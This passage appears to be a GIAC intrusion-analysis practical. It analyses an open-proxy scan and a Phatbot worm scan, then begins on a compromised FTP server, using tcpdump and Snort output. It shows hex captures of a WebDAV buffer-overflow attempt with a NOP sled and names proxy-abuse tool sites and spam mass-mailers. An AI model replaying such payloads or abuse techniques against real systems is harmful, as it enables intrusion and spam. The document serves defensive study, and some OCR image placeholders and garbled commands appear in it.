<mss 1460,sackOK,timestamp 79853535 0,nop,wscale 0> (DF) (ttl 41, id 64869, len 60)
13:00:19.574488 193.231.96.42.1891 > 78.37.180.227.8080: S  1749964279:1749964279(0) win 5840
<mss 1460,sackOK,timestamp 79853676 0,nop,wscale 0> (DF) (ttl 41, id 11675, len 60)
13:00:22.564488 193.231.96.42.1891 > 78.37.180.227.8080: S  1749964279:1749964279(0) win 5840
<mss 1460,sackOK,timestamp 79853976 0,nop,wscale 0> (DF) (ttl 41, id 11676, len 60)
13:00:28.574488 193.231.96.42.1891 > 78.37.180.227.8080: S  1749964279:1749964279(0) win 5840
<mss 1460,sackOK,timestamp 79854576 0,nop,wscale 0> (DF) (ttl 41, id 11677, len 60)
```

Source of Trace

The logs have been downloaded from:
http://www.incidents.org/logs/Raw/2002.4.16. (May 24th 2004)

The logs are in binary format. All packets have violated the 'unknown rule set' in the logs. Internal network IP addresses, Checksums have been altered. All non-local IP addresses are existing addresses. All ICMP, DNS, SMTP and Web Traffic was also been removed. (Source: 1)

The logs were analyzed on a Red Hat 9 workstation. For the installation of the necessary software, I used Snort, Apache, PHP, MySQL, and ACID which I installed on basis of the Redhat 9.0 Installation Guide of Patrick Harper (Source: 2).

The sources I used for analyzing the log files are Ian Martins practical (Source: 3) which in turn used the posts of Les Gordon (Source: 4) and Andre Cormier (Source: 5):


First let's have a look at the source (a) destination (b) MAC addresses:

a)
```
tcpdump -neqr 2002.4.16 | cut -d ' ' -f 2 | sort |uniq -c

2970    0:0:c:4:b2:33
426     0:3:e3:d9:26:c0
```
b)
```
tcpdump -neqr 2002.4.16 | cut -d ' ' -f 3 | sort |uniq -c

426     0:0:c:4:b2:33
2970    0:3:e3:d9:26:c0
```

To get to know more about the MAC addresses of these devices, I then did a lookup on the (6) following the instructions mentioned in Ian Martin's practical regarding the leading zeros. A lookup on the MAC address 0000c returns Cisco Systems Inc, so does 00003e3:



Now the next step is to determine the internal and the external network:

Source addresses are coming from 0:0:c:4:b2:33:

```
$tcpdump -neqr 2002.4.16 ether src 0:0:c:4:b2:33 |cut -d ' ' -f 5| cut -d \. -f 1-4
```

```
cut -d -f \.1-4|sort |uniq -c |sort -rn

2961     78.37.212.28
9        78.37.212.165
```

Destination addresses coming from 0:0:c:4:b2:33:

```
$ tcpdump -neqr /root/giac/2002.4.16 ether src 0:0:c:4:b2:33 |cut -d ' ' -f 7|cut -d \. -f 1-4|sort
|uniq -c|sort -rn

  1292  64.154.80.51
   517  64.154.80.50
   383  147.208.133.112
   158  24.128.12.243
    57   64.4.12.204
    56    64.4.12.174
    37    64.12.137.56
    32    216.239.33.101
    24    209.10.78.199
    (Rest omitted)
```

Source addresses coming from 0:3:e3:d9:26:c0:


```
$ tcpdump -neqr /root/giac/2002.4.16 ether src 0:3:e3:d9:26:c0 |cut -d ' ' -f 5| cut -d \. -f 1-
4|sort|uniq -c|sort -rn

    47    255.255.255.255
    36    208.177.5.232
    24    193.231.96.42
    24    164.164.60.11
    13     203.155.237.173
    (Rest Omitted)
```

Destination addresses coming from 0:3:e3:d9:26:c0:

```
$ tcpdump -neqr /root/giac/2002.4.16 ether src 0:3:e3:d9:26:c0 |cut -d ' ' -f 7| cut -d \. -f 1-
4|sort|uniq -c|sort -rn

    99    78.37.212.28
    94    78.37.212.165
    24    78.37.180.227
    (Rest omitted, hosts are all on 78.37.x.x subnet)
```



Detect was generated by

I used Snort 2.1.2 (build 24) and the most current rule set at time of the edition of this practical detect (April 13th, 2004). Stream4 was disabled as Ian Martin referenced in his practical following the advice of Daniel Wesemann (Source: 7)

The log was then run on Snort with the following command:

```
$snort -c /etc/snort/snort.conf -dek none -r 2002.4.16 -l detect1 -q
```

Explanation of the commands used:

-c	use following rule file
-dek	d stands for dump application layer e stands for display the second layer header info k checksum mode (set to none)
-r	read and process tcpdump file
-l	log to a directory (if none specified it goes to the default which is /var/log/snort)
-q	quiet mode (you can choose to skip this one out if you are getting error messages)

(Source: Snort help file)

This command creates an alert file in the detect1 folder. The alert file contains for each event the signature against it triggered. Please note that I have also configured my snort to log in tcpdump format in parallel to the alert file so that I could use that for my research as well.

Next I determined which signatures triggered per occurrence:

```
$grep  "\[\*\*\]" alert| sed "s/\[\*\*\]//g"|cut -f 2 -d ']'|sort -rn|uniq -c|sort -rn
```

Browsing through the alert file I noticed interesting activity from source host 193.231.96.42 targeting an internal host.

The alert file contains thee different snort alert types with source IP 193.231.96.42 and destination IP 78.37.180.227:

```
[**] [1:615:5] SCAN SOCKS Proxy attempt [**]
[**] [1:620:6] SCAN Proxy Port 8080 attempt [**]
[**] [1:618:5] SCAN Squid Proxy attempt [**]
```

Finally, I ran tcpdump -v -r 2002.4.16 -nn host 193.231.96.42 and host 78.37.180.227, which gave me the log trace provided at the beginning of this detect. I removed manually the bad checksum messages as the original checksums have been altered.

Probability that source IP address was spoofed

The probability of this scan being spoofed is very low, since this is a TCP connection, a 3-way handshake is required to enable communication, and if the source address was to be spoofed, the attacker would therefore never receive the SYN-ACK packet. There is a very low probability that the IP was spoofed, for example if the attacker is located somewhere in between the spoofed IP and the target, such as a router or gateway, in that case the information gathered could be used to do sequence number prediction, in order to establish the 3-way handshake, acting thus a man in the middle. But I doubt that the effort required for this is involved here.

Description of the attack

Based on the available data, this is probably an open proxy reconnaissance attack, because of the ports targeted (1080, 3128 and 8080) but to be a 100% sure, I would need access to the source host or attacker.

Open proxies are interesting targets for spammers, hackers and crackers. They can be used to surf anonymously, to distribute spam, or to misuse to system to launch Distributed DOS attacks for example and last but not least the scan could also have been produced by open proxy fighters, who collect the proxy information to then create blocking lists. (Source: 8)
Since these devices are often just caching information and not logging, it makes it a perfect target for malicious activity (Sources: 9 and 10)

An nslookup on the source IP from my laptop gives: ras-fe-a.brasov.astral.ro

The netblock belongs to CANAD Systems Network, a romanian ISP.

```
Inetnum:      193.231.96.0 - 193.231.96.255
netname:      CANAD-NET-07
descr:        CANAD Systems Network
descr:        Bucharest Romania
country:      RO
```
(Source: 11)

Attack mechanism

Looking a bit closer at the packet information given by the logs, I noticed some characteristics about the attacker which could help me in determining the OS of the attacker. The IP ID changes by one all the time, the windows size is 5840, the datagram length is 60. The TTL (40 and 41) could indicate that the original TTL was 64, which would mean that the packet traversed 24-25 hops. These are all indicators of the source being a Linux machine (Source: 12) although it is possible that the packets were crafted to hide the real identity of the attacker. To double-check this, p0f was used, it reported that the source IP probably is a Linux 2.4.2 –2.4.14 host at a hop distance of 24-25.

The timestamps are interesting to look at

06:05:47.614488	12:59:49.254488
06:05:50.614488	12:59:52.244488
06:05:56.614488	12:59:58.244488
06:05:57.734488	12:59:59.674488
06:06:00.724488	13:00:02.664488
06:06:06.724488	13:00:08.714488
06:06:07.824488	13:00:09.164488
06:06:10.824488	13:00:12.154488
06:06:16.824488	13:00:18.154488
06:06:17.944488	13:00:19.574488
06:06:20.944488	13:00:22.564488
06:06:26.934488	13:00:28.574488

The milliseconds are always ending with a 4488 value. This would indicate that this either a batch job or some other kind of automated tool. The 7 hour interval between the first and second scan could be to try to evade IDS detection, on the other hand each attempt is too fast to remain undetected, this would then support the theory of seeing an automated scan here. The interval between each attempt has a regular pattern: 3, 6, 1 second in the first run and second run. This could be an indicator of TCP retries, although I would not expect the 1 second on the 3rd try (I would expect 12), but besides that, the logs have characteristics of TCP retries: the time interval increments, the source port remain the same of each attempt, IP ID's increment, and the TCP sequence numbers remain the same on each retry.

The scan was probably unsuccessful. According to the logs available (Tcpdump, Snort), none of the hosts on the internal network responded to the SYN packets sent by the attacker. They are probably protected by some kind of client or hardware firewall/filtering device. It could also be probable that no Reset packets were sent. However, it could also be that the return packets took another route over another part of the network (for example a dual-homed ISP connection), which the IDS does not monitor.

Correlations

Dshield has no history of activity from that host (Source:13)
Mynetwatchman has no history of activity from that host (Source: 14)

Several postings and practicals of other GCIA students can be found on the subject (Sources: 15, 16 and 17).

An excellent result of open proxy abuse in an English newspaper (Source: 18)

An example of a proxy scanner is: Open Proxy Checker (Source: 19). This is *nix based program which is very easy to use and entire lists op IP's can be added.

This Proxys4all site has some very nasty tools for usage with open proxies, scanners, taking into account speed and availability, and preconfigured autoproxy files to switch on time availability among other things (Source: 20)

Evidence of Active Targeting

This attack might have been part of a broad network sweep. However I cannot be sure without having access to the source host. Fact is the source IP has not attacked any other IP's on the network monitored by the IDS as far as the log analyzed is concerned. The attacker just scanned on the ports discussed which could lead to think that the attackers knew what he is looking for. On the other hand, there has been no other communication seen from the target host, so it is difficult to be sure that the target is indeed a proxy.

Severity

Criticality:

A proxy server can be a valuable and critical asset for some companies. I am not sure about which services this host is providing as I have no response packets from the host in my logs. Also surfing the web is possible without using a proxy server, should they be compromised or be the subject of a Denial of Service attack, outbound Internet access is not necessarily affected. Therefore I will give it a 3.

Lethality:

Any information on these servers that can be used for malicious purposes can be critical to the business of many companies. Also the impact that such a misused server can have on other individuals and other companies is high. Also a compromised server could lead to access on the internal network: 4

System countermeasures:

I do not know whether there is host-based firewall running on the system nor do I have any configuration information about the destination host: 2

Network countermeasures:

The IDS detected and logged the attack. It is not clear whether the host responded to the attack, there is no trace in the logs about this, possibly the return packets have taken another route, which is not on the IDS monitored segment and can therefore possibly not be detected by the IDS. It could also be that the next Cisco device or firewall on dropped the packets, but I do not have enough information to be sure: 3

Score: (3+4)-(2+3) = 7-5 = 2

Defensive recommendations

Should the company be using proxy servers, make sure that it cannot provide access to the internal network due to a bad configuration. Make sure the proxy servers are fully patched. Also ensure that only authorized users are able to use these proxy services. Block inbound packets on ports 1080, 3128, 8080 on the perimeter if you do not need inbound proxy services on your network or DMZ. Since the IDS detected the scan, it means it came through the first border router. If this not an ISP owned Cisco device, I would suggest blocking the mentioned ports at this device (if this is solely a router), in order to have more CPU cycles on the firewall if this is a separate device. In this network topology, and seen the traffic, It could be that the second Cisco device (Pix firewall, router, switch) performs this action.

Multiple choice test questions

What could be the reason for a proxy scan?

1. Harvesting open proxies for spam
2. A Ringzero Trojan infected host looking for possible targets
3. An open proxy blacklist company
4. All of the above

Correct Answer: 4

Posted on Incidents.org on 25 May 2004:

http://www.dshield.org/pipermail/intrusions/2004-May/008029.php

I got several answers on the post.

Thanks to Kam Ng for pointing me to go into more details on some of the patterns in my detect. I have added details about ISN, Source port and time between the packets in my detect. Thanks also to James Affeld who asked me if I used p0f to determine the attacker's OS, which I did use as a check to myself, I have now included the usage of p0f in my detect.

Question 1 from Scott Renna: How might an attacker DOS this location by discovering that they have an open proxy?

The attacker could fill up the bandwidth to that location by sending tons of spam mails to that location, there are several software programs to send high volumes of mails on the market, such as mass mailer, send safe, MailBoy 2004 etc…

Question 2 from Kam Ng: What are the other possibilities why you are seeing this traffic pattern?

It could be several things but I do not have enough information in the logs to be sure: harvesting open proxies for spam, a ring zero Trojan infected host or some worm which use proxies to distribute themselves, an anti-spam company looking for proxies to put on their blacklist to fight spam.

References

1. ISC SANS website. URL: http://isc.sans.org/logs/raw/README (April 2004)
2. Harper, Patrick. "Snort, Apache, PHP, MY SQL and ACID Install on RH9.0". Version 4. Updated: 06 Oct 2003. URL: http://www.snort.org/docs/snort_acid_rh9.pdf (April 2004)
3. Martin, Ian. GCIA practical assignment. URL:http://www.giac.org/practical/GCIA/Ian_Martin_GCIA.pdf (April 2004)
4. Gordon, Les. GCIA practical assignment. URL: http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc (April 2004)
5. Cormier, Andre. GCIA practical assignment. URL: http://www.giac.org/practical/GCIA/Andre_Cormier_GCIA.pdf (April 2004)
6. IEEE OUI and Company_id Assignments page. URL: http://standards.ieee.org/regauth/oui/index.html (April 2004)
7. Wesemann, Daniel. Posting on incidents.org . (20 Jan 2003). URL:http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00162.html. (May 2004)
8. Distributed Server Boycott List. URL: http://dsbl.org/main (21 May 2004)
9. O'Neil King , Rawlson. URL: http://thewhir.com/king/open-proxies.cfm. (May 2004)
10. Spam Links. "everything you didn't want to have to know about spam". URL: http://www.cit.cornell.edu/computer/security/openweb/ (May 2004)
11. Sam Spade website. URL: http://www.samspade.org (May 2004)
12. Bueno, Pedro. "Passive OS Fingerprinting Update". (Updated: 10 July 2003). URL: http://isc.incidents.org/diary.php?date=2003-07-10 (May 2004)
13. Dshield website. URL: http://www.dshield.org/ipinfo.php. (May 2004)
14. Mynetwatchman website. URL: http://www.mynetwatchman.com/ (May 2004)
15. Larosa, Vjay. URL:http://www.dshield.org/pipermail/intrusions/2002-

December/006205.php (20 May 2004)
16. Montcalm, Erik. URL:http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00053.html (May 2004)
17. Chuvakin, Anton. URL: http://www.giac.org/practical/GCIA/Anton_Chuvakin_GCIA.pdf (20 May 2004)
18. Poulsen, Kevin. “Lamo strikes again: WorldCom”. URL: http://www.theregister.co.uk/2001/12/06/lamo_strikes_again_worldcom/ (20 May 2004)
19. Tokarev, Michael. URL: http://www.corpit.ru/mjt/proxycheck.html (May 20th 2004)
20. Proxys4all. URL: http://www.proxys4all.com/tools.shtml (20 May 2004)

Detect 2: Ago/Gao/Phatbot Scan

Source of Trace

The log originates from a root server from one of my co-workers who was kind enough to launch some tcpdumps for an extended period for my practical. The extract of this log dates from May 19th 2004. I have sanitized all the internal IP with VICTIM.NET.

Detect was generated by

This detect was obtained by looking through the tcpdump files provided to me by my co-workers. I was on the lookout for something rather new, and the combination of ports I saw in this extract of the log seemed very familiar to what I was seeing at my day-to-day job at the time of the writing of this practical. The command launched was:

The command launched was:

```
tcpdump –Xvvnli eth0
```

Explanation of the log format:

```
         1                                              2
13:58:36.597556 IP (tos 0x0, ttl 112, id 47743, offset 0, flags [DF], length: 48)

          3        4             5          6     7     8                  9
81.136.181.119.4228     >     VICTIM.NET.169.59.2745:     S     [tcp     sum     ok]
4200974672:4200974672(0)

   10                  11
win 64240 <mss 1460,nop,nop,sackOK>
0x0000:  4500 0030 ba7f 4000 7006 4e64 5188 b577  E..0..@.p.NdQ..w
0x0010:  51a9 a93b 1084 0ab9 fa65 c950 0000 0000  Q..;.....e.P....
0x0020:  7002 faf0 a756 0000 0204 05b4 0101 0402  p....V..........
```

1. Timestamp
2. IP header info (Type of Service, Time to Live, IP ID, offset, flags and length)
3. Source IP
4. Source Port
5. Destination IP
6. Destination Port
7. Flags
8. TCP Checksum
9. Sequence numbers
10. Window Size
11. TCP options

Probability that source IP address was spoofed

The probability that this attack is spoofed is low. The purpose of this scan is to locate vulnerable machines and to infect them. An indicator to support this theory are the packets on port 80 in the extract of the log, where the 3-way handshake was successfully completed. There is a slight possibility of the man in the middle here, but the odds a very low, and would require quite some effort.

Description of the attack

An external host with IP 81.136.181.119 has attacked an internal host several times on May 18th 2004 TCP on ports 80,135,139, 445, 1025, 2745, 3127, 6129. The scan was fast (approx. 2 seconds from beginning to end).

An nslookup on the source ip 81.136.181.119 from my laptop gives

```
nslookup            81.136.181.119
Canonical name:     host81-136-181-119.in-addr.btopenworld.com
Addresses:          81.136.181.119
```

A who is on the IP source gives:

```
inetnum:     81.136.152.0 - 81.136.199.255
netname:     BT-ADSL
descr:       IP Pools
country:     GB
```

Based on the available data, this is probably a DSL user infected with a variant of the Gaobot/Phatbot worm, it tries to locate hosts which are vulnerable to particular services it tries to target.

The attacker's OS platform is probably a Windows XP machine:

Windows size is 64240
The TTL of the inbound packets is 112 would indicate an initial TTL of 128.
Total packet length: 48
TCP IP Options: MSS, 2 NOP's and sackOK
(Sources: 1, 2 and 3)

The Gaobot/Phatbot worm originates from the Agobot worm, in which additional code was added. This makes the Gaobot very powerful and dangerous. The Gaobot worm has hundreds of variants (at the time of the writing of this detect) is a network worm which attempts to spread over network shares. This particular variant of the worm uses multiple vulnerabilities to spread, due to the large amount of variants of this worm, and due to the fact that the worm may or may not launch some of its components, it is impossible based on the available data to say which exact variant we are dealing with.

Symantec has a good reference page which sums up all the vulnerabilities the worm can attack:

- Weak passwords on network shares.
- The DCOM RPC vulnerability (described in Microsoft Security Bulletin MS03-026) using TCP port 135. This port appears in my log.
- The WebDav vulnerability (described in Microsoft Security Bulletin MS03-007) using TCP port 80. This appears in the part of the log I submitted for this detect and will be discussed in the next section.
- The Workstation service buffer overrun vulnerability (described in Microsoft Security Bulletin MS03-049) using TCP port 445. Windows

XP users are protected against this vulnerability if Microsoft Security Bulletin MS03-043 has been applied. Windows 2000 users must apply MS03-049. This port was seen in my detect.

- The Microsoft Messenger Service Buffer Overrun Vulnerability (described in Microsoft Security Bulletin MS03-043).
- The Locator service vulnerability (described in Microsoft Security Bulletin MS03-001) using TCP port 445. The worm specifically targets Windows 2000 machines using this exploit.
- The UPnP vulnerability (described in Microsoft Security Bulletin MS01-059).
- The vulnerabilities in the Microsoft SQL Server 2000 or MSDE 2000 audit (described in Microsoft Security Bulletin MS02-061), using UDP port 1434.
- The backdoor ports that the Beagle and Mydoom families of worms open.

(Source: 4)

The SANS handlers diary also mentions that those scans may be in rapid succession (and not necessarily in this order and not necessarily on all the following ports): 2745,1025, 80, 3127, 6129, 1433, 5000, 445, 443, 135 (Source: 5)

In the next section, I will discuss the attack in more details along the logs.

Attack mechanism

The target machine has dropped (and sent no reset packets back to the attacker) the scan on most ports (please note the fast speed of the scan):

```
13:58:36.597556     81.136.181.119.4228 > VICTIM.NET.169.59.2745: S
13:58:36.600847     81.136.181.119.4244 > VICTIM.NET.169.59.135:  S
13:58:36.603851     81.136.181.119.4247 > VICTIM.NET.169.59.1025: S
13:58:36.609373     81.136.181.119.4254 > VICTIM.NET.169.59.445:  S
13:58:36.612619     81.136.181.119.4255 > VICTIM.NET.169.59.3127: S
13:58:36.615717     81.136.181.119.4256 > VICTIM.NET.169.59.6129: S
13:58:36.618365     81.136.181.119.4259 > VICTIM.NET.169.59.139: S
```

But it did not drop scan on port 80, because port 80 is open on the destination host. You can see in the following extract a completed 3-way handshake, which means the completion and the setup of a TCP connection. (abbreviated for demonstration purposes):

At first, the attacker sends a SYN Packet on port 80:

```
13:58:36.621823  81.136.181.119.4265 > VICTIM.NET.169.59.80: S
```

The victim host which is listening on port 80, replies with a SYN-ACK:

```
13:58:36.621957  VICTIM.NET.169.59.80 > 81.136.181.119.4265: S  ack
```

Finally the attacker acknowledges that SYN-ACK with an Ack:

```
13:58:36.799797  81.136.181.119.4265 > VICTIM.NET.169.59.80: ack
```

Now that the 3-way handshake is complete, the attackers starts sending

Webdav vulnerability attempts (Source: 6):

```
13:58:36.912662 IP (tos 0x0, ttl 112, id 47831, offset 0, flags [DF], length: 1500)
81.136.181.119.4265 > VICTIM.NET.169.59.80: . 1:1461(1460) ack 1 win 64240
0x0000:  4500 05dc bad7 4000 7006 4860 5188 b577        E.....@.p.H`Q..w
0x0010:  51a9 a93b 10a9 0050 fa6b 0b51 9ff3 3ab9        Q..;...P.k.Q..:.
0x0020:  5010 faf0 e737 0000 5345 4152 4348 202f        P....7..SEARCH./
0x0030:  9002 b102 b102                ......
13:58:36.912757 IP (tos 0x0, ttl  64, id 30602, offset 0, flags [DF], length: 40)
VICTIM.NET.169.59.80 > 81.136.181.119.4265: . [tcp sum ok] 1:1(0) ack 1461 win 8760
0x0000:  4500 0028 778a 4000 4006 c161 51a9 a93b        E..(w.@.@..aQ..;
0x0010:  5188 b577 0050 10a9 9ff3 3ab9 fa6b 1105        Q..w.P....:..k..
0x0020:  5010 2238 94a1 0000                            P."8....
13:58:36.959441 IP (tos 0x0, ttl 112, id 47832, offset 0, flags [DF], length: 1500)
81.136.181.119.4265 > VICTIM.NET.169.59.80: . 1461:2921(1460) ack 1 win 64240
0x0000:  4500 05dc bad8 4000 7006 485f 5188 b577        E.....@.p.H_Q..w
0x0010:  51a9 a93b 10a9 0050 fa6b 1105 9ff3 3ab9        Q..;...P.k....:.
0x0020:  5010 faf0 1d62 0000 b102 b102 b102 b102        P....b..........
0x0030:  b102 b102 b102                ......
13:58:36.959536 IP (tos 0x0, ttl  64, id 30603, offset 0, flags [DF], length: 40)
VICTIM.NET.169.59.80 > 81.136.181.119.4265: . [tcp sum ok] 1:1(0) ack 2921 win 11680
 0x0000:  4500 0028 778b 4000 4006 c160 51a9 a93b       E..(w.@.@..`Q..;
 0x0010:  5188 b577 0050 10a9 9ff3 3ab9 fa6b 16b9       Q..w.P....:..k..
 0x0020:  5010 2da0 8385 0000                           P.-.....
13:58:37.227404 IP (tos 0x0, ttl 112, id 47876, offset 0, flags [DF], length: 1500)
81.136.181.119.4265 > VICTIM.NET.169.59.80: . 2921:4381(1460) ack 1 win 64240
0x0000:  4500 05dc bb04 4000 7006 4833 5188 b577        E.....@.p.H3Q..w
0x0010:  51a9 a93b 10a9 0050 fa6b 16b9 9ff3 3ab9        Q..;...P.k....:.
0x0020:  5010 faf0 7444 0000 9090 9090 9090 9090        P...tD..........
0x0030:  9090 9090 9090                                 .....
```

The attacker is trying several times but is unsuccessful because the target OS is Linux. The target host then sends a 414 Request-URI Too Long back to the attacker as expected per RFC 2616 (Source: 7)

```
VICTIM.NET.169.59.80 > 81.136.181.119.4265: P 1:531(530) ack 8761 win 23360
0x0000:  4500 023a 7790 4000 4006 bf49 51a9 a93b        E..:w.@.@..IQ..;
0x0010:  5188 b577 0050 10a9 9ff3 3ab9 fa6b 2d89        Q..w.P....:..k-.
0x0020:  5018 5b40 e869 0000 4854 5450 2f31 2e31        P.[@.i..HTTP/1.1
0x0030:  2034 3134 2052                                 .414.R
```

Still the attacker ignores the answer of the target host and continues sending overflow attempts:

```
13:58:37.589593 IP (tos 0x0, ttl  64, id 30609, offset 0, flags [DF], length: 40)
VICTIM.NET.169.59.80 > 81.136.181.119.4265: F [tcp sum ok] 531:531(0) ack 8761 win
23360
0x0000:  4500 0028 7791 4000 4006 c15a 51a9 a93b        E..(w.@.@..ZQ..;
0x0010:  5188 b577 0050 10a9 9ff3 3ccb fa6b 2d89        Q..w.P....<..k-.
0x0020:  5011 5b40 3d02 0000                             P.[@=...
13:58:37.636882 IP (tos 0x0, ttl 112, id 47923, offset 0, flags [DF], length: 1500)
81.136.181.119.4265 > VICTIM.NET.169.59.80: . 8761:10221(1460) ack 1 win 64240
0x0000:  4500 05dc bb33 4000 7006 4804 5188 b577        E....3@.p.H.Q..w
0x0010:  51a9 a93b 10a9 0050 fa6b 2d89 9ff3 3ab9        Q..;...P.k-...:.
0x0020:  5010 faf0 5d74 0000 9090 9090 9090 9090        P...]t..........
0x0030:  9090 9090 9090
(Omitted)
```

Finally, you can see how the target hosts has enough of the attempts on port 80, and it starts resetting the sessions on port 80:

```
13:58:38.042614 IP (tos 0x0, ttl 64, id 12021, offset 0, flags [DF], length: 40)
VICTIM.NET.169.59.80 > 81.136.181.119.4265: R [tcp sum ok] 2683517625:2683517625(0)
win 0
0x0000:  4500 0028 2ef5 4000 4006 09f7 51a9 a93b          E..(..@.@...Q..;
0x0010:  5188 b577 0050 10a9 9ff3 3ab9 0000 0000          Q..w.P....:.....
0x0020:  5004 0000 c256 0000                              P....V..
13:58:38.306976 IP (tos 0x0, ttl 112, id 47984, offset 0, flags [DF], length: 40)
81.136.181.119.4265 > VICTIM.NET.169.59.80: R [tcp sum ok] 4201339689:4201339689(0)
win 0
0x0000:  4500 0028 bb70 4000 7006 4d7b 5188 b577          E..(.p@.p.M{Q..w
0x0010:  51a9 a93b 10a9 0050 fa6b 5b29 0000 0000          Q..;...P.k[)....
0x0020:  5004 0000 476e 0000 0000 0000 0000               P...Gn........
13:58:38.309664 IP (tos 0x0, ttl 112, id 47985, offset 0, flags [none], length: 40)
81.136.181.119.4265 > VICTIM.NET.169.59.80: R [tcp sum ok] 4201328009:4201328009(0)
win 0
```

Correlations

Symantec has a good reference page on the worm and its variants as mentioned above (Source: 4)

The worm was mentioned on the US Cert page at the time of the writing of this practical. (Source: 8)

The CVE database has some entries on the Webdav vulnerability (Source: 9 and 10)

Dshield has no history of activity from that host. (Source: 11)

Mynetwatchman has one report from another from a Cisco router reporting scans on port 445 from this host (Source: 12). This supports my theory of an infected host.

Evidence of Active Targeting

There is not much reason to believe that this attack was specifically targeted at that host. The Agobot/Worm is not known to target hosts directly. However as the worm is very flexible and modular, future versions/variants could be targeting specific IP's.

Severity

Criticality:

A home workstation is targeted. The workstation does not provide any critical services to the home network. Therefore I will give it a 3.

Lethality:

Any infection could potentially damage the workstation and also send out confidential/private information. Finally, it can infect other hosts as well companies: 5

System countermeasures:

The OS is Gentoo Linux and therefore not vulnerable to this attack.
The firewall installed on the target host has blocked all ports but port 80 and not sent any reset packets from the closed ports: 5

Network countermeasures:

The network devices present did not prevent the scans of reaching the workstation, therefore putting all the burden of processing this attack onto the workstation itself: 2

Score: (3+5) - (5+2) = 8 - 7 = 1

Defensive recommendations

If the target network were a productive work, I would recommend blocking all incoming ports mentioned above at the border router, in order to keep CPU cycles on the firewall for more important tasks. However, this is a home user root server only used for experimental purposes. Also the worm attacks on the Windows platform only, and the target has a linux OS. I believe the defenses in place are just fine.

Multiple choice test questions

What could be indicators of the gaobot/phatbot worm ?

1. Scan on one or several of the following ports
135, 139, 445, 1025, 3127, 5000, 6129
2. Your Host IDS reports changes to the host file
3. A client firewall and/or antivirus software crash
4. All of the above

Correct Answer: 4

References

1. Spitzner, Lance. Lists of fingerprints for passive fingerprint monitoring. URL: http://project.honeynet.org/papers/finger/traces.txt (20 May 2004)
2. Miller, Toby. "Passive OS Fingerprinting: Details and Techniques". URL: http://www.sans.org/rr/special/passiveos.php (April 2004)
3. ISC SANS website. Handler's diary July 10th 2003. URL: http://isc.incidents.org/diary.php?date=2003-07-10
4. Symantec Security Response. W32.HLLW.Gaobot.gen. URL: http://www.sarc.com/avcenter/venc/data/pf/w32.hllw.gaobot.gen.html
5. ISC SANS website. Handler's diary April 30th 2004. URL: http://isc.sans.org/diary.php?date=2004-04-30) (19 May 2004)
6. Microsoft Technet. Microsoft Security Bulletin MS03-007. URL: http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx
7. World Wide Web Consortium. HTTP/1.1: Status Code Definitions. URL http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html#sec10.4.15 (20 May 2004)
8. US-Cert. US-Cert current activity. http://www.us-cert.gov/current/current_activity.html#phatbot (20 May 2004)
9. CVE website. Entry CVE-2001-0151. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0151 (01 Jun 2004)

10. CVE Website. Entry CVE-2001-0151. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0151 (01 jun 2004)
11. Dshield website. URL: http://www.dshield.org/ (20 May 2004)
12. Mynetwatchman website. URL: http://www.mynetwatchman.com/LID.asp?IID=94442265 (20 May 2004)

Detect 3: Compromised FTP server

Source of Trace

The logs have been obtained during the GIAC Prep Workshop at the annual SANS conference in Orlando 2004. We were given a CD with the raw tcpdump logs of the SANS 2004 IPNET (Intrusion Prevention Network) Hacking Challenge. There were three files provided.

The original logs are from April 8th to April 9th 2004:

ipnet1.log	from 22:13:31 to 22:35:47
ipnet2.log	from 22:37:54 to 23:03:29
ipnet3.log	from 23:54:28 to 3:05:10

I put them together into one file with cat:

```
#cat ipnet1.log ipnet2.log ipnet3.log > ipnet.log
```

The total file size is 315 MB.

As you can see there are 2 gaps between the files, a small one between the first and the second file, and a more important gap between the second and the third one. The importance of the gaps will be discussed in the attack description as well as in the network countermeasures. It is often in our daily analysis that we do not have all the information that we need and this is what makes analysis challenging.

The IP's involved are all private addresses and have been sanitized to OUR.HACKER.x.x and OUR.VICTIM.x.x.

Analyzed on a Red Hat 9 machine, the physical machine is a Pentium Centrino 1.4 GHz with 512 MB RAM. For the installation of the necessary software, I used Snort, Apache, PHP, MySQL, and ACID which I installed on basis of the Redhat 9.0 Installation Guide of Patrick S. Harper (Source: 1).

Detect was generated by

This detect was initially found by browsing through the log file with tcpdump, and narrowed down eventually to one attacker and victim:

```
# tcpdump -vvnn -r ipnet2.log host OUR.VICTIM.17.69 and host OUR.HACKER.10.108| more
```

-vv	***verbose mode***
-nn	***turn of name resolution***
-r	***read from file***

Additionally I ran the log file through Snort to see if it would trigger any alerts: I used Snort 2.1.3 RC 1(build 26) with the rule set from 22 may 2004:

```
# snort -c /etc/snort/snort.conf -r ipnet.log -l detect3
```

Explanation of the commands used:

-c	use following rule file
-r	read and process tcpdump file
-l	log to a directory (if none specified it goes to the default which is /var/log/snort)

(Source: Snort help file)

This command creates an alert file in the detect3 folder. The alert file contains for each event the signature against it triggered.

Next I determined which signatures triggered per occurence:

```
grep "\[\*\*\]" alert| sed "s/\[\*\*\]//g"|cut -f 2 -d ']'|sort -rn|uniq -c|sort -rn
```

As you imagine, the output of this query was huge due the fact that we are analyzing a hacker challenge here and a fairly big log, so for space restriction reasons, these are the four alert types that were given for the source and destination in question:

```
[**] [1:1292:7] ATTACK-RESPONSES directory listing [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
04/06-00:01:49.908973 OUR.VICTIM.17.69:53 -> OUR.ATTACKER.10.108:1086
TCP TTL:126 TOS:0x0 ID:3404 IpLen:20 DgmLen:241 DF
